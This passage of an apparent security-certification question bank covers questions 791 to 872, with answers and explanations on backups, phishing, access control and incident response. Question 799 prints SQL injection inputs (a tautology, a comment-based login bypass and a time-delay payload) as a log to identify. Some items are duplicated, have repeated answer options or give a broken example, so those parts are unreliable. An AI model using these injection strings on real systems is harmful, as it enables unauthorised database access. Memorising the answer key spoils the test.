Adjusting and refining detection rules reduces false positives and irrelevant alerts, ensuring that security teams receive only meaningful notifications and thereby minimizing alert fatigue.

QUESTION 791

Which of the following options most efficiently maintains a system state in the event of a system failure?

- A. Hybrid cloud
- B. Cold site
- C. Full backup
- D. Load balancing

Answer: C

Explanation:

Full backup captures the entire system including the operating system, installed applications, system settings, and user data. This allows for complete system recovery to the exact previous state, which is critical after a failure.

While system state backups focus only on critical OS components and configuration data (like boot files, registry, Active Directory), they do not include user data and applications. System state recovery is quicker, but less comprehensive and requires the original hardware and OS version to restore properly.

QUESTION 792

During a SQL update of a database, a temporary field used as part of the update sequence was modified by an attacker before the update completed in order to allow access to the system. Which of the following best describes this type of vulnerability?

- A. Race condition
- B. Memory injection
- C. Malicious update
- D. Side loading

Answer: A

Explanation:

A race condition occurs when an attacker exploits the timing window between operations, modifying the temporary field before the update completes, to alter the intended logic and gain unauthorized access.

QUESTION 793

A company's accounts payable clerk receives a message from a vendor asking to change their bank account before paying an invoice. The clerk makes the change and sends the payment to

the new account. Days later, the clerk receives another message from the same vendor with a request for a missing payment to the original bank account. Which of the following has most likely occurred?

- A. Phishing campaign
- B. Data exfiltration
- C. Pretext calling
- D. Business email compromise

Answer: D

Explanation:

The attacker impersonated a trusted vendor via email to redirect funds to their own account, a hallmark of business email compromise. This social engineering tactic exploits legitimate business processes to fraudulently transfer money.

QUESTION 794

A company's accounts payable clerk receives a message from a vendor asking to change their bank account before paying an invoice. The clerk makes the change and sends the payment to the new account. Days later, the clerk receives another message from the same vendor with a request for a missing payment to the original bank account. Which of the following has most likely occurred?

- A. Phishing campaign
- B. Data exfiltration
- C. Pretext calling
- D. Business email compromise

Answer: D

Explanation:

The attacker impersonated a trusted vendor via email to redirect funds to their own account, a hallmark of business email compromise. This social engineering tactic exploits legitimate business processes to fraudulently transfer money.

QUESTION 795

A vendor salesperson is a personal friend of a company's Chief Financial Officer (CFO). The company recently made a large purchase from the vendor, which was directly approved by the CFO. Which of the following best describes this situation?

- A. Rules of engagement
- B. Conflict of interest
- C. Due diligence
- D. Contractual impact
- E. Reputational damage

Answer: B

Explanation:

When the CFO's personal relationship with the vendor could improperly influence (or appear to influence) company purchasing decisions, it creates a conflict of interest. The CFO should disclose the relationship and recuse themselves from the approval process.

QUESTION 796

The board of a company needs to tell the leadership team which activities are too risky to undertake during business operations. Which of the following risk management strategies does the board need to explain to the leadership team?

- A. The company's risk assessment
- B. The company's risk acceptance
- C. The company's risk register
- D. The company's risk tolerance

Answer: D

Explanation:

Risk tolerance defines the threshold of risk the organization is willing to accept. Activities that exceed this threshold are deemed too risky to pursue during normal operations.

QUESTION 797

A systems administrator wants to use a technical solution to explicitly define file permissions for the entire team. Which of the following should the administrator implement?

- A. ACL
- B. Monitoring
- C. Isolation
- D. HIPS

Answer: A

Explanation:

An Access Control List (ACL) is a technical mechanism that explicitly assigns read, write, and execute permissions to specific users or groups for each file, providing granular control over file access.

QUESTION 798

A company is concerned with supply chain compromise of new servers and wants to limit this risk. Which of the following should the company review first?

- A. Sanitization procedure
- B. Acquisition process
- C. Change management
- D. Asset tracking

Answer: B

Explanation:

Reviewing the acquisition process allows the company to vet vendors, enforce secure procurement controls, and verify hardware integrity before servers enter the environment, directly mitigating supply chain compromise risks.

QUESTION 799

A security analyst receives an alert from a front-end web server connected to a database back end. The alert contains the following logs:

```
SELECT * FROM users WHERE UserID = 1=1  
SELECT * FROM users WHERE username = 'admin'--' AND password = 'password'  
IF 1=1 THEN dbms_lock.sleep(20) ELSE dbms_lock.sleep(0); END IF; END
```

Which of the following attacks is occurring?

- A. Buffer overflow
- B. Brute-force
- C. Injection
- D. Replay

Answer: C

Explanation:

The log shows classic SQL injection techniques—tautology (1=1), comment injection ('--'), and a time-based payload (dbms_lock.sleep(20)), all indicative of an SQL injection attack.

QUESTION 800

Which of the following control types involves restricting IP connectivity to a router's web management interface to protect it from being exploited by a vulnerability?

- A. Corrective
- B. Physical
- C. Preventive
- D. Managerial

Answer: C

Explanation:

Restricting IP access to the router's management interface proactively blocks unauthorized attempts to exploit vulnerabilities, making it a preventive control.

QUESTION 801

Which of the following data types relates to data sovereignty?

- A. Data classified as public in other countries
- B. Personally identifiable data while traveling
- C. Health data shared between doctors in other nations
- D. Data at rest outside of a country's borders

Answer: D

Explanation:

Data sovereignty concerns the legal and regulatory requirements governing data where it physically resides. Storing data at rest outside a country's borders subjects it to the foreign jurisdiction's laws, making this the key data sovereignty issue.

QUESTION 802

A software developer wishes to implement an application security technique that will provide assurance of the application's integrity. Which of the following techniques will achieve this?

- A. Secure cookies
- B. Input validation

- C. Static analysis
- D. Code signing

Answer: D

Explanation:

Code signing uses digital signatures to verify that an application's binaries haven't been altered since they were signed, providing cryptographic assurance of the software's integrity.

QUESTION 803

A penetration test reveals that users can easily access internal VLANs from the company's guest Wi-Fi. Which of the following security principles would remediate this vulnerability by improving network authentication mechanisms?

- A. VLAN ACLs
- B. Captive portal
- C. DNSSEC
- D. 802.1X

Answer: D

Explanation:

802.1X enforces port-based authentication before assigning a device to a VLAN, ensuring only authorized users can join internal networks and preventing guests from accessing protected segments.

QUESTION 804

A company recently set up a system for employees to access their files remotely. However, the IT team has noticed that some employees are using personal devices to access the system. Which of the following security techniques could help mitigate the risk of unauthorized connections by personal devices?

- A. Multifactor Authentication
- B. Conditional Access Policies
- C. Cloud Access Security Broker
- D. Data Loss Prevention

Answer: B

Explanation:

Conditional Access lets you enforce device-based requirements, such as requiring devices to be enrolled, compliant, or managed, before granting access. By blocking or limiting connections from unmanaged personal devices, it prevents unauthorized endpoints from reaching the company's remote file system.

QUESTION 805

Which of the following security controls is a company implementing by deploying HIPS? (Choose two.)

- A. Directive
- B. Preventive
- C. Physical
- D. Corrective
- E. Compensating

F. Detective

Answer: BF

Explanation:

A host-based intrusion prevention system actively monitors and blocks malicious behavior on the endpoint (preventive control) while also alerting or logging suspicious events (detective control).

QUESTION 806

Which of the following is the best physical security measure that prevents unauthorized vehicles from entering a data center while still allowing foot traffic?

- A. Access control vestibules
- B. Fencing
- C. Video surveillance
- D. Retractable bollards

Answer: D

Explanation:

Retractable bollards provide a strong physical barrier to stop unauthorized vehicles while remaining low enough (or lowered) to let pedestrians pass freely, making them ideal for controlling vehicle access without impeding foot traffic.

QUESTION 807

Which of the following are the best methods for hardening end user devices? (Choose two.)

- A. Full disk encryption
- B. Group-level permissions
- C. Account lockout
- D. Endpoint protection
- E. Proxy server
- F. Segmentation

Answer: AD

Explanation:

Full disk encryption ensures that all data on the device remains confidential if the device is lost or stolen. Endpoint protection (antivirus/EDR) continuously defends against malware, exploits, and other active threats, directly hardening the device against attacks.

QUESTION 808

Which of the following policies outlines what employees can and cannot do on company-issued devices?

- A. Acceptable use
- B. Data classification
- C. Change management
- D. Business continuity

Answer: A

Explanation:

An acceptable use policy defines the permitted and prohibited behaviors for employees when

using company-issued devices, ensuring clear guidelines on what activities are allowed.

QUESTION 809

A developer receives this message when testing a new external website:

This site cannot be reached.

Which of the following logs would most likely help identify the root cause?

- A. Firewall
- B. IDS
- C. Application
- D. System

Answer: A

Explanation:

When a site is unreachable, the first step is to verify whether network traffic is being blocked. Firewall logs will show if connection attempts to the external site are being denied or dropped, pinpointing whether the firewall is preventing access.

QUESTION 810

Which of the following methods to secure data is most often used to protect data in transit?

- A. Encryption
- B. Obfuscation
- C. Permission restrictions
- D. Hashing

Answer: A

Explanation:

Encryption transforms data into ciphertext before transmission, ensuring that intercepted information remains unreadable to unauthorized parties and thus securing data in transit.

QUESTION 811

Which of the following does a user often agree to when logging in to a domain?

- A. AUP
- B. MAC
- C. EULA
- D. EAP

Answer: A

Explanation:

When users log in to a corporate domain, they're typically presented with an acceptable use policy outlining the rules and responsibilities for system use before gaining access. This ensures they agree to organizational guidelines up front.

QUESTION 812

A Chief Information Security Officer wants to enhance security capabilities to block PH from being emailed or downloaded to unapproved external media. Which of the following solutions will

accomplish this goal?

- A. Deploying DLP software on servers and endpoints
- B. Configuring servers and endpoints to use a centralized web proxy
- C. Implementing secure protocols on servers and endpoints
- D. Installing EDR software on servers and endpoints

Answer: A

Explanation:

Data Loss Prevention (DLP) solutions inspect content in motion and at rest, across email, web uploads, removable media, and more, and enforce policies to block or quarantine protected health information (PHI) from being transmitted to unapproved destinations. By deploying DLP agents on both servers and endpoints, the organization gains granular control over where sensitive data can flow, effectively preventing PH from being emailed or copied to unauthorized external media.

QUESTION 813

After a breach at a data processing center, an administrator receives a notification that administrative passwords were leaked online. Which of the following should be used to prevent this incident from occurring in the future?

- A. Password management
- B. Password complexity
- C. Password policy
- D. Password vault

Answer: D

Explanation:

A centralized password vault securely stores and manages privileged credentials, encrypting them at rest, controlling access, and enabling strong rotation policies, so administrative passwords are never exposed in plaintext and can't be leaked online.

QUESTION 814

A systems administrator has overwritten all of the supervisor's permissions in order to perform malicious activities. Which of the following does this describe?

- A. Shadow IT
- B. Unskilled attacker
- C. Insider threat
- D. Hacktivist

Answer: C

Explanation:

An insider threat involves a trusted individual within the organization, such as a systems administrator, misusing their legitimate access to carry out malicious actions, like overwriting a supervisor's permissions.

QUESTION 815

Which of the following would best prepare a security team for a specific incident response scenario?

- A. Situational awareness
- B. Risk assessment
- C. Root cause analysis
- D. Tabletop exercise

Answer: D

Explanation:

A tabletop exercise walks the security team through a realistic incident scenario in a low-stakes environment, allowing them to practice roles, decisions, and coordination before a real event occurs.

QUESTION 816

Which of the following would best ensure a controlled version release of a new software application?

- A. Business continuity planning
- B. Quantified risk analysis
- C. Static code analysis
- D. Change management procedures

Answer: D

Explanation:

Change management procedures establish formal processes for planning, approving, testing, and documenting software releases, ensuring new versions are deployed in a controlled, auditable manner.

QUESTION 817

Several employees download a productivity program that is useful but also leaks contact information and corporate organizational structure details. Which of the following is the best way to prevent this issue?

- A. Application allow list
- B. Workstation hardening
- C. Refusal of unsigned code
- D. IP blocklist
- E. Standard user accounts

Answer: A

Explanation:

An application allow list ensures only approved software can be installed or run on corporate endpoints, blocking any unapproved programs that might leak sensitive information.

QUESTION 818

The Chief Executive Officer has requested that a vendor conduct a penetration test without engaging the internal IT team to validate the company's investment in security tools, awareness training, and SOC personnel. Which of the following penetration testing methods is most likely being used?

- A. Unknown
- B. Known

- C. Integrated
- D. Integrated

Answer: A

Explanation:

An “unknown” (black-box) test gives the testers no prior information or coordination with internal teams, mimicking an external attacker and validating defenses without internal assistance.

QUESTION 819

A user receives an aggressive text from an unknown sender who is demanding money. Which of the following attacks is this an example of?

- A. Impersonation
- B. Typosquatting
- C. Smishing
- D. Scareware

Answer: C

Explanation:

Smishing is a form of phishing conducted via SMS or text messages. An unsolicited, threatening text demanding money exemplifies a smishing attack.

QUESTION 820

Employees receive a text message containing a link to a web page that prompts the user to enter their ID and a work phone number. The text message appears to come from the Chief Executive Officer, but it is later discovered that the message is not legitimate. Which of the following does this best represent? (Choose two.)

- A. Misinformation
- B. Smishing
- C. Impersonation
- D. Typosquatting
- E. Pretexting
- F. Phishing

Answer: BC

Explanation:

Smishing is phishing via SMS/text messages, exactly as seen when users receive a malicious link by text.

Impersonation occurs when the attacker poses as the CEO to lend credibility to the request and trick employees into divulging sensitive information.

QUESTION 821

A security engineer needs to patch an OS vulnerability that impacts all corporate laptops. Which of the following is necessary to ensure all corporate laptops are patched?

- A. Ownership
- B. Inventory
- C. Classification
- D. Enumeration

Answer: B

Explanation:

An accurate inventory of corporate laptops is essential to ensure that every affected device is identified and included in the patch deployment process. Without a complete asset inventory, some laptops could be missed and remain vulnerable.

QUESTION 822

Which of the following threat vectors would a user be vulnerable to when using a smartphone to scan a two-dimensional matrix barcode?

- A. Quishing
- B. Smishing
- C. Vishing
- D. Phishing

Answer: A

Explanation:

Malicious QR codes can embed phishing URLs or commands that execute when scanned. Attacks using QR codes to phish users are known as “quishing.”

QUESTION 823

Which of the following is most likely a security concern when installing and using low-cost IoT devices in infrastructure environments?

- A. Counterfeit products
- B. Device responsiveness
- C. Ease of deployment
- D. Data remanence

Answer: A

Explanation:

Low-cost IoT devices often come from unvetted or knock-off manufacturers, introducing counterfeit or tampered hardware and firmware that can embed backdoors or malicious components, posing a major supply-chain security risk.

QUESTION 824

Which of the following are activities that should be completed during the containment and eradication phases of the incident response process? (Choose two.)

- A. Notifying stakeholders
- B. Restoring the system
- C. Identifying the threat
- D. Removing the malicious threat
- E. Developing a recovery plan
- F. Analyzing the incident

Answer: CD

Explanation:

During containment, you first pinpoint exactly what malware or attack vector is in play and how far it has spread - i.e. identifying the threat. Then, in the eradication phase, you eliminate the root

cause by removing the malicious threat (malware, backdoors, unauthorized accounts, etc.) before moving on to system recovery.

QUESTION 825

All clients who connect to the switchports are required to complete a posture analysis before accessing the internet. Which of the following should the IT team configure to help secure the enterprise infrastructure?

- A. VPN
- B. WAF
- C. IPS
- D. NAC

Answer: D

Explanation:

Network Access Control (NAC) enforces endpoint posture checks, such as antivirus status, patch levels, and configuration, before allowing devices on switchports to access the network or internet.

QUESTION 826

Which of the following can be deployed in data centers as a protection against an undervoltage event?

- A. Resource management
- B. Load balancer
- C. Surge protector
- D. Uninterruptable power supply

Answer: D

Explanation:

A UPS provides battery-backed power and voltage regulation, protecting equipment from undervoltage (brownout) conditions by supplying stable power until normal levels are restored or a generator comes online. Surge protectors, by contrast, guard against overvoltage, and the other options don't address voltage dips.

QUESTION 827

According to various privacy rules and regulations, users have the power to request that all data pertaining to them is deleted. This is known as:

- A. right to be forgotten.
- B. attestation and acknowledgement.
- C. data retention.
- D. information deletion.

Answer: A

Explanation:

Privacy regulations such as the EU's GDPR grant individuals the "right to be forgotten" (also called the right of erasure), enabling them to request deletion of all personal data that an organization holds about them.

QUESTION 828

An analyst identifies that multiple users have the same passwords, but the hashes appear to be completely different. Which of the following most likely explains this issue?

- A. Data masking
- B. Salting
- C. Key escrow
- D. Tokenization

Answer: B

Explanation:

Salting appends a unique random value to each user's password before hashing, so identical passwords produce different hash values and resist rainbow-table attacks.

QUESTION 829

An employee receives a work phone. Instead of starting up with the normal operating system, the phone loads to a gaming platform using administrative credentials. Which of the following issues occurred?

- A. Misconfiguration
- B. Side loading
- C. Malicious update
- D. Jailbreaking

Answer: D

Explanation:

Jailbreaking a device removes manufacturer, or carrier-imposed restrictions, granting administrative control and allowing it to boot into unauthorized software (in this case, a gaming platform) instead of the standard operating system.

QUESTION 830

A university uses two different cloud solutions for storing student data. Which of the following does this represent?

- A. Load balancer
- B. Parallel processing
- C. Platform diversity
- D. Clustering

Answer: C

Explanation:

By employing multiple cloud providers for the same workloads, the university reduces reliance on a single vendor and mitigates risks like outages or vendor-specific vulnerabilities.

QUESTION 831

In which of the following will unencrypted PLC management traffic most likely be found?

- A. SDN
- B. IoT
- C. VPN

D. SCADA

Answer: D

Explanation:

SCADA systems orchestrate and manage PLCs in industrial environments, and their native management protocols (e.g., Modbus, DNP3) are often sent unencrypted.

QUESTION 832

An administrator must implement a solution that provides security and network connectivity between two companies. Which of the following infrastructure solutions is the best for this purpose?

- A. UTM
- B. VPN
- C. NAC
- D. NGFW

Answer: B

Explanation:

A VPN establishes an encrypted tunnel over the Internet (or other untrusted networks), securely linking two separate corporate networks so they can communicate as if on a private network.

QUESTION 833

A software engineering manager wants to scan the code for security vulnerabilities before it is pushed into production. Which of the following types of analysis should the manager select?

- A. Static
- B. Threat
- C. Packet
- D. Dynamic
- E. Package

Answer: A

Explanation:

Static analysis inspects source code at rest, prior to execution, to identify security vulnerabilities, coding errors, and insecure patterns before the software is deployed.

QUESTION 834

A security team purchases a tool for cloud security posture management. The team is quickly overwhelmed by the number of misconfigurations the tool detects. Which of the following should the security team configure to establish secure baselines for cloud resource usage?

- A. CASB
- B. IAM
- C. Guardrails
- D. XDR

Answer: C

Explanation:

Guardrails define and enforce organization-specific policies and secure configuration baselines in cloud environments, automatically detecting and preventing deviations from approved settings.

QUESTION 835

Which of the following is a social engineering attack in which a bad actor impersonates a web URL?

- A. Pretexting
- B. Misinformation
- C. Typosquatting
- D. Watering-hole

Answer: C

Explanation:

Typosquatting involves registering a look-alike domain (e.g., example.com instead of example.com) to trick users who mistype URLs into visiting a malicious site.

QUESTION 836

A company is in the process of cutting jobs to manage costs. The Chief Information Security Officer is concerned about the increased risk of an insider threat. Which of the following would most likely help the security awareness team address this potential threat?

- A. Immediately disable the accounts of staff who are likely to be terminated.
- B. Train supervisors to identify and manage disgruntled employees.
- C. Configure DLP to monitor staff who will be terminated.
- D. Configure DLP to monitor staff who will be terminated.

Answer: B

Explanation:

Equipping supervisors to recognize signs of dissatisfaction and potential insider threats enables early intervention, addressing the human factors that awareness programs are designed to influence.

QUESTION 837

A security analyst is prioritizing vulnerability scan results using a risk-based approach. Which of the following is the most efficient resource for the analyst to use?

- A. Business impact analysis
- B. Common Vulnerability Scoring System
- C. Risk register
- D. Exposure factor

Answer: B

Explanation:

CVSS provides a standardized, numerical severity rating for each vulnerability, enabling an analyst to efficiently rank and prioritize scan findings based on objective risk metrics.

QUESTION 838

A penetration tester visits a client's website and downloads the site's content. Which of the following actions is the penetration tester performing?

- A. Unknown environment testing

- B. Vulnerability scan
- C. Due diligence
- D. Passive reconnaissance

Answer: D

Explanation:

Downloading publicly available website content without exploiting vulnerabilities or interacting with private systems is passive reconnaissance - collecting information from external sources without direct intrusion.

QUESTION 839

An administrator must authenticate users to systems using credentials already authenticated by a business partner's LDAP system. Which of the following should the administrator deploy to enable this functionality?

- A. Media access control
- B. Interoperability
- C. OAUTH
- D. Federation

Answer: D

Explanation:

Federation allows users authenticated by an external identity provider (such as a partner's LDAP directory) to access your systems without reentering credentials, by trusting and exchanging authentication assertions between domains.

QUESTION 840

The help desk receives multiple calls indicating machines with an outdated OS version are running slowly. Several users report seeing virus detection alerts. Which of the following mitigation techniques should be reviewed first?

- A. Patching
- B. Segmentation
- C. Monitoring
- D. Isolation

Answer: A

Explanation:

Outdated operating systems are a primary vector for malware and performance issues. Ensuring that all machines are fully patched closes known vulnerabilities that attackers exploit - reducing infections and restoring system stability.

QUESTION 841

Which of the following actions should be performed on end-of-life equipment before it is discarded?

- A. Isolation
- B. Patching
- C. Decommissioning
- D. Monitoring

Answer: C

Explanation:

Decommissioning formally retires the equipment by removing it from operational use, securely wiping or destroying any stored data, and updating asset inventories - ensuring sensitive information isn't left on discarded hardware.

QUESTION 842

Which of the following actions would reduce the number of false positives for an analyst to manually review?

- A. Create playbooks as part of a SOAR platform.
- B. Redefine the patch management process.
- C. Replace an EDR tool with an XDR solution.
- D. Disable AV heuristics scanning.

Answer: A

Explanation:

By automating the triage and handling of routine or known-false alerts through SOAR playbooks, you filter out those false positives before they reach an analyst, significantly reducing manual review workload.

QUESTION 843

A government agency requires publicly traded organizations to report cyber breaches within a designated time period. By law, these reports are made public. Which of the following could cause loss of existing and future business for an organization after reports are published?

- A. Fines and penalties
- B. Reputational damage
- C. Board oversight
- D. Conflicts of interest

Answer: B

Explanation:

Public disclosure of a breach can undermine customer and partner trust in an organization's ability to protect data - directly leading to loss of existing contracts and deterring future business. Reputational damage persists long after fines or oversight actions and most impacts revenue relationships.

QUESTION 844

Which of the following would a service provider supply as an assurance for a disposal service as part of a disposal process?

- A. Insurance
- B. Certification
- C. Classification
- D. Retention

Answer: B

Explanation:

As part of secure disposal, a service provider issues a certificate of destruction (a form of

certification) to formally attest that media or documents were disposed of in accordance with agreed procedures and compliance requirements.

QUESTION 845

The security department is remediating vulnerabilities that were found during an audit of newly deployed systems. Which of the following must be done to ensure compliance?

- A. Confirm false positives.
- B. Review the attack surface.
- C. Conduct a rescan.
- D. Report the remediations.

Answer: C

Explanation:

After applying fixes, rescanning is essential to verify that the remediated systems no longer exhibit the previously detected vulnerabilities, ensuring true compliance with the audit findings.

QUESTION 846

A company with a high-availability website is looking to harden its controls at any cost. The company wants to ensure that the site is secure by finding any possible issues. Which of the following would most likely achieve this goal?

- A. Permission restrictions
- B. Bug bounty program
- C. Vulnerability scan
- D. Reconnaissance

Answer: B

Explanation:

A bug bounty program leverages a large, diverse community of security researchers who use a wide range of testing methods to uncover vulnerabilities. This crowd-sourced approach maximizes the chances of finding any possible issue, far beyond what a single scan or internal team could achieve.

QUESTION 847

A government worker secretly copies classified files that contain defense tactics information to an external drive. The government worker then gives the external drive to a corrupt organization. Which of the following best describes the motivation of the worker?

- A. Espionage
- B. Data exfiltration
- C. Financial gain
- D. Blackmail

Answer: A

Explanation:

When an insider steals classified defense information and passes it to a hostile organization, their primary motivation is intelligence gathering on behalf of that organization - classic espionage.

QUESTION 848

A Chief Security Officer signs off on a request to allow inbound SMB and RDP from the internet to a single VLAN. Which of the following is the most likely explanation for this activity?

- A. The company built a new file-sharing site.
- B. The IT team requested a new jump host.
- C. The security team is integrating with an SASE platform.
- D. The security team created a honeynet.

Answer: D

Explanation:

Opening both SMB and RDP from the Internet into a dedicated VLAN is not a standard practice for production services or a simple jump host (which would only require RDP/SSH). Instead, exposing these services in a controlled network segment is characteristic of a honeynet, designed to lure, observe, and analyze attacker behavior against file-sharing and remote-access services.

QUESTION 849

A systems administrator discovers a guest user gained access to classified reports. Upon further investigation, the logs indicate that the user was added to the administrator group. Which of the following best describes this attack?

- A. Credential replay
- B. Privilege escalation
- C. Directory traversal
- D. Brute-force

Answer: B

Explanation:

Privilege escalation occurs when an attacker, the guest user, gains higher-level permissions than originally assigned (being added to the administrator group), allowing access to classified resources.

QUESTION 850

Which of the following sites offers immediate service restoration following a disaster?

- A. Cloud-based
- B. Hot
- C. Warm
- D. Cold

Answer: B

Explanation:

A hot site is a fully configured, operational environment that mirrors the primary site, allowing immediate failover and near-instant service restoration after a disaster.

QUESTION 851

Which of the following is an example of a certificate that is generated by an internal source?

- A. Digital signature
- B. Asymmetric key
- C. Self-signed

D. Symmetric key

Answer: C

Explanation:

A self-signed certificate is created and signed by the issuing organization itself rather than by an external Certificate Authority, making it an internally generated certificate.

QUESTION 852

Which of the following is a benefit of an RTO when conducting a business impact analysis?

- A. It determines the likelihood of an incident and its cost.
- B. It determines the roles and responsibilities for incident responders.
- C. It determines the state that systems should be restored to following an incident.
- D. It determines how long an organization can tolerate downtime after an incident.

Answer: D

Explanation:

The Recovery Time Objective (RTO) specifies the maximum acceptable duration that a system or service can be unavailable following a disruption, directly defining tolerated downtime limits.

QUESTION 853

A recent review of logs indicates many attempts to join an internal wireless network from external devices. The connections appear to be originating from surrounding buildings. Which of the following would best help minimize the visibility of the wireless network?

- A. Mobile device management
- B. Pre-shared keys
- C. Heat maps
- D. Site survey

Answer: C

Explanation:

Heat maps visually show the signal strength of wireless networks in a physical space. By analyzing a heat map, you can identify how far your Wi-Fi signal extends—especially if it's bleeding into surrounding buildings.

Once identified, you can then reduce the power of the access points or adjust antenna placements to minimize external signal leakage, thereby reducing visibility and access from unauthorized external devices.

QUESTION 854

Which of the following data protection strategies can be used to confirm file integrity?

- A. Masking
- B. Encryption
- C. Hashing
- D. Obfuscation

Answer: C

Explanation:

Hashing is used to confirm file integrity by generating a unique fixed-length value for the file; any change in the file alters the hash value, indicating integrity has been compromised.

QUESTION 855

An organization discovers that its cold site does not have enough storage and computers available. Which of the following was most likely the cause of this failure?

- A. Capacity planning
- B. Load balancing
- C. Backups
- D. Platform diversity

Answer: A

Explanation:

Capacity planning ensures that a disaster recovery site, such as a cold site, has sufficient resources like storage and computers. A failure in capacity planning likely led to the shortfall.

QUESTION 856

The security team notices that the Always On VPN solution sometimes fails to connect. This leaves remote users unprotected because they cannot connect to the on-premises web proxy. Which of the following changes will best provide web protection in this scenario?

- A. Implement network access control.
- B. Configure the local gateway to point to the VPN.
- C. Create a public NAT to the on-premises proxy.
- D. Install a host-based content filtering solution.

Answer: D

Explanation:

Installing a host-based content filtering solution ensures web protection for remote users even when the VPN is down, as filtering and protection occur directly on the user's device regardless of connection to the corporate network.

QUESTION 857

A security analyst wants to automate a task that shares data between programs. Which of the following is the best option for the analyst to use?

- A. SOAR
- B. API
- C. SFTP
- D. RDP

Answer: B

Explanation:

An API (Application Programming Interface) is the best option for automating tasks and enabling seamless data sharing between different programs, allowing for programmatic interaction and automation.

QUESTION 858

An auditor notices that, before logging into the firewall, an employee opens a document in a shared folder that contains administrative credentials. Which of the following should the auditor recommend implementing?

- A. Situational awareness
- B. Operational security
- C. Password management
- D. Acceptable use policy

Answer: C

Explanation:

Password management solutions securely store and manage credentials, preventing risky practices like keeping administrative credentials in shared folders, which can lead to unauthorized access.

QUESTION 859

Which of the following attacks uses a website to collectively target a group of developers within an organization?

- A. Typosquatting
- B. Watering hole
- C. Denial of service
- D. Credential replay

Answer: B

Explanation:

A watering hole attack compromises a website commonly visited by a specific group, such as developers, so when they visit the site, they are collectively targeted and potentially infected.

QUESTION 860

Which of the following is the most likely benefit of conducting an internal audit?

- A. Findings are reported to shareholders
- B. Reports are not formal and can be reassigned
- C. Control gaps are identified for remediation
- D. The need for external audits is eliminated

Answer: C

Explanation:

The most likely benefit of conducting an internal audit is the identification of control gaps, allowing the organization to remediate weaknesses before they can be exploited.

QUESTION 861

A security analyst identifies an employee who added an unauthorized wireless router to an office branch. After an investigation, the router is removed, and the employee is given mandatory retraining. Which of the following best describes this incident?

- A. Unskilled attacker
- B. Hacktivist
- C. Nation-state
- D. Shadow IT

Answer: D

Explanation:

Shadow IT refers to the use of unauthorized devices, software, or systems, such as an employee adding a wireless router without approval, outside of official IT processes.

QUESTION 862

Which of the following is the best safeguard to protect against an extended power failure?

- A. Off-site backups
- B. Batteries
- C. Uninterruptible power supplies
- D. Generators

Answer: D

Explanation:

Generators are the best safeguard against extended power failures, as they can provide power for long durations, unlike batteries or uninterruptible power supplies, which are intended for short-term use.

QUESTION 863

Users see a certificate warning on their browsers when connecting to the server over HTTPS. Which of the following is the most likely cause?

- A. The server is using a wildcard certificate
- B. The server is using a root certificate
- C. The server is using no certificate at all
- D. The server is using a self-signed certificate

Answer: D

Explanation:

A self-signed certificate is not trusted by browsers because it is not issued by a recognized certificate authority, leading to certificate warnings when users connect over HTTPS.

QUESTION 864

Prior to implementing a design change, the change must go through multiple steps to ensure that it does not cause any security issues. Which of the following is most likely to be one of those steps?

- A. Management review
- B. Load testing
- C. Maintenance notifications
- D. Procedure updates

Answer: A

Explanation:

Management review is a key step in the change management process, ensuring that proposed changes are properly evaluated for security and business impact before implementation.

QUESTION 865

Which of the following is a benefit of launching a bug bounty program? (Choose two.)

- A. Improved reputation for the organization
- B. Reduction in the number of zero-day vulnerabilities
- C. Increased security awareness for the workforce
- D. Reduced cost of managing the program
- E. Quicker discovery of vulnerabilities
- F. Improved patch management process

Answer: AE

Explanation:

A bug bounty program can improve an organization's reputation by demonstrating a proactive approach to security.

It enables quicker discovery of vulnerabilities by leveraging external researchers to identify issues faster than internal teams alone.

QUESTION 866

During a penetration test in a hypervisor, the security engineer is able to use a script to inject a malicious payload and access the host filesystem. Which of the following best describes this vulnerability?

- A. VM escape
- B. Cross-site scripting
- C. Malicious update
- D. SQL injection

Answer: A

Explanation:

VM escape occurs when an attacker exploits a vulnerability in the hypervisor, allowing them to break out of the virtual machine and access the underlying host system's resources.

QUESTION 867

Which of the following security controls are a company implementing by deploying HIPS?
(Choose two.)

- A. Directive
- B. Preventive
- C. Physical
- D. Corrective
- E. Compensating
- F. Detective

Answer: BF

Explanation:

HIPS (Host-based Intrusion Prevention System) is a preventive control because it actively blocks or prevents malicious activities on a host.

It is also a detective control, as it monitors and detects suspicious activities or policy violations on the host system.

QUESTION 868

A company is experiencing a high number of users who are clicking on email-based attacks even though those users have completed annual training. The company's Chief Security Officer wants

to identify and reduce which users are phished the most often. Which of the following will best achieve this result?

- A. Begin a semiannual in-person training course with mandatory attendance. The users would perform exercises that simulate answering phone calls from attackers performing social engineering attacks.
- B. Deploy a product that would occasionally send users emails to simulate an attack. The product would alert the security team whenever a user clicks links in the product's emails.
- C. Hire a security consultant to give a personalized seminar at the company. The consultant would share stories of famous companies that had breaches and explain the ramifications of those events.
- D. Require an MFA when signing in to the email client. Users would need to authenticate once a week at a minimum and daily when working remotely.

Answer: B

Explanation:

Deploying a simulated phishing product allows the company to directly measure which users are susceptible to phishing attacks by tracking who clicks on simulated malicious links, enabling targeted awareness and training efforts.

QUESTION 869

Which of the following mitigation techniques would a security analyst most likely use to avoid bloatware on devices?

- A. Disabled ports/protocols
- B. Application allow list
- C. Default password changes
- D. Access control permissions

Answer: B

Explanation:

An application allow list ensures that only approved applications can be installed or run on a device, effectively preventing the installation of unwanted bloatware.

QUESTION 870

A company decides to purchase an insurance policy. Which of the following risk management strategies is this company implementing?

- A. Mitigate
- B. Accept
- C. Avoid
- D. Transfer

Answer: D

Explanation:

Purchasing an insurance policy is a risk transfer strategy, as the financial impact of a risk is shifted from the company to the insurance provider.

QUESTION 871

Which of the following principles requires that a company must keep files or records for a prescribed period of time before it disposes of those files or records?

- A. Data verification
- B. Data backups
- C. Data archiving
- D. Data retention

Answer: D

Explanation:

Data retention is the principle that mandates an organization to keep files or records for a specified period before disposing of them, often to meet legal or regulatory requirements.

QUESTION 872

A security analyst is monitoring logs from the organization's SIEM and identifies logs related to one of their salespeople:

Time	IP address	Location	EmplID	App	Status
14:02	72.45.38.27	Atlanta	25687	VPN	Success
14:04	72.45.38.27	Atlanta	25687	Email	Failure
14:07	58.67.47.48	Beijing	25687	VPN	Success
14:15	72.45.38.27	Atlanta	25687	Teams	Success

Which of the following is being displayed in the logs?

- A. Impossible travel
- B. SMTP replay
- C. Directory traversal
- D. Cross-site request forgery

Answer: A

Explanation:

The logs show the same employee account accessing services from geographically distant locations (Atlanta and Beijing) within a short time frame, which is not physically possible, this is known as impossible travel.

QUESTION 873

